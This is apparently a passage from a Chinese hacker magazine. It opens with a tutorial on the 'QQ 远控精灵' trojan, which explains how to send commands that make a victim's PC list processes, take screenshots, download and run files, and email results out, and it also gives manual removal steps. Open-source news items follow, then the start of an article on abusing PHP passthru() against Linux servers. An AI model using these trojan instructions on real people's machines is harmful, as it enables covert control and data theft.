


图 4

当远程的服务端接收到指令后，在远程计算机的 C 盘中会出现一个名为“result.txt”的文件，服务端程序会通过设置的信箱发送一封带有附件的电子邮件，邮件名为“QQ 远控精灵文件传送”，附件就是记载进程列表的文件了。除了“列举进程并发送”外，类似的命令还包括“抓屏并发送”等，抓屏的文件默认保存为“screen.jpg”并且同样存放在C盘。除此之外，列举进程、下载文件等操作，所生成的文件默认都存放在 C 盘。

示例 2：下载文件

用户同样在下拉菜单中选择“下载文件”命令，既然是文件下载命令，这里就需要输入一个下载文件的文件链接。用户在“生成命令”之前的输入框里填写你要下载文件的下载地址链接，如：http://www.xfocus.net/misc/xfocus.chm，如图5所示，然后点击“生成命令”按钮命令，再点击“生成代码”命令，将生成的代码发给远程用户就可以了。

当远程的服务端接收到指令后，服务端程序就会自动的下载用户设置的文件。如果是“下载文件并运行”命令，服务端程序就会在成功下载后自动的运行该文件；如果用户要打开远程计算机中的某个文件，那么你就要填写文件所在的路径，例如：C：\screen.jpg，其他的步骤类似；如果要对进程进行操作，就需要填写进程ID 或者名称。




图5


最后需要提醒大家注意，识别代码对于远程控制非常的重要，在操作的时候注意填写清楚，每次运行“QQ 远控精灵”的时候默认识别代码是 wsdgs，注意要改成你配置服务端时使用的识别代码。用户在发送代码的时候，可以和你的聊天内容一起发送，不过要注意保持代码完整性和连续性。如果远程用户的QQ 不在你的好友列表当中，用户可以使用一款名为“黑基QQ 强行聊天器”小工具来和对方进行强行的聊天。

三、防范方法


如果当你使用QQ 聊天的时候，收到含有一些奇怪的英文字符的信息，然后系统无故重启，那么这个跟你聊天的“好友”可能就是一个恶意攻击者，也许这时你的系统已经被种下“QQ 远控精灵”木马。此时你应该立即断开网络，并进行杀毒工作。为了防范自己的系统被种植上“QQ 远控精灵”木马，用户应该在第一时间升级杀毒软件的病毒库进行查杀。用户除了使用杀毒软件进行查杀以外，还可以进行手工删除操作。由于“QQ 远控精灵”的功能比较简单，所以手工删除也较其它的木马简单许多。点击开始菜单中的“运行”命令，在弹出的运行窗口中输入“regedit”打开注册表，找到“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Currentversion\Run”，删除其中的一个名为“system”的键值。重新启动系统，在系统的system32 文件夹中找到intenat.exe 和 intenat.txt 两个文件并删除即可。

到此，“QQ 远控精灵”就为大家介绍完了。虽然这个木马功能还比较少，运行过程中还不时的出错，但是新颖的思路的确为以后的木马编写提供了很好的借鉴作用。广大用户在使用它的过程中要抱着学习的态度，不要用于去破坏别人的电脑系统。

（本文中涉及到的工具“QQ 远控精灵”在光盘中有提供）



终于开学了！各位小黑们假期过得舒坦么？大家又学了多少东东呢？哎，不过啊，学多少东西倒是次要的。关键要注意好“安全”！可不能经常和警察叔叔见面唉。更不能做坏事！呵呵，上期中给大家介绍了部分服务的安全配置，本期就教大家如何利用php漏洞攻击服务器！所谓知己知彼百战百胜！本期窗外重头戏：《虚拟机VM5 + RHFC4菜鸟直通Linux必看手册》将你塑造成完美黑客（已另附小手册）！更有机会获取免费DVD哦！赶快行动起来吧！



Linews

播报员：企鹅lala



开学了！开学了！若9月张含韵能把《开学拉》唱的这么开心 的话，她的唱片一定热卖。呵呵，开学了，开学了，挂课的补考，没补考的就直接重修吧！在社会无休止争议黑客价值的同时，是否能把你们的“锐眼”看看其他的“黑”呢？


但是社会总是在进步的，学校也是生机勃勃的！同样，我们的开源社区也是一片活力。尽管也有争论、排挤，就像园林鸟在建筑自己美丽的巢穴同时也会去拆除其他雄鸟的巢穴。但是，他们最终都有一个美丽的“家”。

法国向学生提供免费光盘 促进开源软件应用

在9月份重新返回学校时，法国奥弗涅地区的数千名中学生将获得包含有免费和开放源代码软件的光盘。

年龄在15－19岁之间的奥弗涅地区的中学生将获得一套二张的光盘。第一张光盘中包含有Windows、Mac OS X平台上的免费软件，其中包括OpenOffice.org办公软件、Firefox浏览器、GIMP图像编辑软件；第二张光盘是“Linux Live”光盘，使学生们无需安装就能够试用Linux这种开放源代码操作系统。尼古拉斯表示，光盘将从9月2日开始发放。在发放光盘后，Linux Arverne希望建立培训课程，将该项目的覆盖范围扩展到更小的学生和大学生。

他说，其它三个地区也表示了对该项目的兴趣，其中包括大巴黎地区。



lala：“类似的新闻也出现在linews过，同样的理念，我们希望中国教育能对开源文化的重视！希望能有更多的实际行动，而不是少数几个地区的口号。当然这也和素质教育密不可分。”


红旗软件5周年庆典暨新产品发布会即将举行

近日，中国Linux领先厂商和Asianux的主导者——北京中科红旗软件技术有限公司(以下简称红旗软件)对外正式宣布，红旗软件5周年庆典暨新产品发布会将于8月25日－26日在北京长城饭店隆重举行。

红旗软件及其产品已经成为中国Linux的第一品牌。红旗软件组建了亚太地区最大的Linux研发技术支持中心。

红旗软件代理总裁赵晓亮表示，红旗公司计划在今年下半年开拓东南亚市场，基于Asianux2.0的红旗Red Flag DC Server 5.0将成为一个亚洲的通用版本。这将对整个亚洲Linux发展起到推动作用，红旗Red Flag DC Server 5.0将集成更多的技术与应用优势，为中国与亚洲客户带来更大的价值！

未来，红旗软件将携手合作伙伴，巩固业界龙头的地位，加大在技术和市场上的投入力度，使红旗保持跳跃式发展。届时，红旗软件将给中国乃至世界带来更多的惊喜！




lala：“风风雨雨已经走过5个春秋！红旗见证了中国开源文化的发展，同时也为中国开源产业作出了巨大的贡献。希望以后的红旗能够更加贴近生活，贴近我们终端用户，开拓自己的市场。”

iAODIO加载LINUX！20G神秘M5终于现身

让不少人期待已久的iAudio超薄硬盘MP3播放器M5终于正式发布。这款容量20GB的硬盘MP3播放器重约145g，最薄处仅有iPod一半，除了支持标准MP、WMA、OGG音乐格式外，还拥有“Text Viewer”文档阅读软件，可以一边听音乐一边看电子书，另外这款产品的续航时间也提高到了14个小时。

比起iAUDIO的X5来，这款产品虽然采用了单色的LCD显示屏幕，但是8行的显示在功能表现上毫不逊色。和iAUDIO X5相同，这款产品使用了独特的BBE音效，和功能强大的JETAODIO系列软件，信息管理功能强大，还有长达12分钟的防震功能。这款产品的另一个特色是可以使用LINUX系统，实现其他MP3不能实现的功能。iAudio将立刻在韩国和欧洲上市，预计售价182欧元。




lala：“linux在嵌入式市场的应用越来越广泛，占有率远远超过了台机市场。国产也不示弱，海尔公司的linux手机产品也即将面世。高兴的同时，也希望各位厂家不要拿着“自主产权”的招牌“欺骗”消费者，开发出连软件都不可以自己安装的“Linux PDA”。

Mambo击败firefox，获最佳开源大奖！

Mambo内容管理系统击败了大名鼎鼎的Firefox、IBM和LTSP，在旧金山召开的LinuxWorld大会上Mambo被评为最佳。

Mambo核心开发组的Mitch Pirtle和Andy Miller在大会上领了奖。“在展览会的Mambo展台前人声鼎沸，”Pirtle说，“太多的人来我们的展台体验Mambo，我们几乎跑断了我们的脚。”

他说，许多访问Mambo展台的人对Mambo的强大功能大加赞赏，因为它可以让用户非常容易地发布他们的内容，“而不需要成为一个火箭制造专家”。“最吸引Mambo使用者的功能是它去除了许多人认为不可能快速而简单地在网站上发布内容这个阻碍。



lala：“就如首语所说，开源也有竞争。大名鼎鼎的FireFox都败下来，Mambo究竟有多强？相信用过的人都知道，繁多的功能、插件、模板……若是小编做大型网站Mambo是首选。合理竞争所带来的是加速发展，希望中国企业在各个方面合作的更加紧密。”

构造PHP函数——攻击LINUX服务器

CU–squall

构造函数：passthru()——程序执行功能函数库，执行外部程序并不加处理输出资料。

语法：**string passthru(string command, int [return_var]);**

返回值：字符串

函数种类：操作系统与环境

一、内容说明

本函数类似Exec()用来执行command指令，并输出结果。若是**return_var**参数存在，则执行command之后的状态会填入return_var中。若输出的资料是二进位的资料，并且需要输出到浏览器中的话，使用本函数就相当合适了。例如使用pbmplus工具来执行指令，并返回二进位的图形资料。可以先配置返回资料的标头（header）为**Content–type：image/gif**，然后呼叫**pbmplus**程序处理图形资料，并将二进位的图形资料直接返回浏览器。

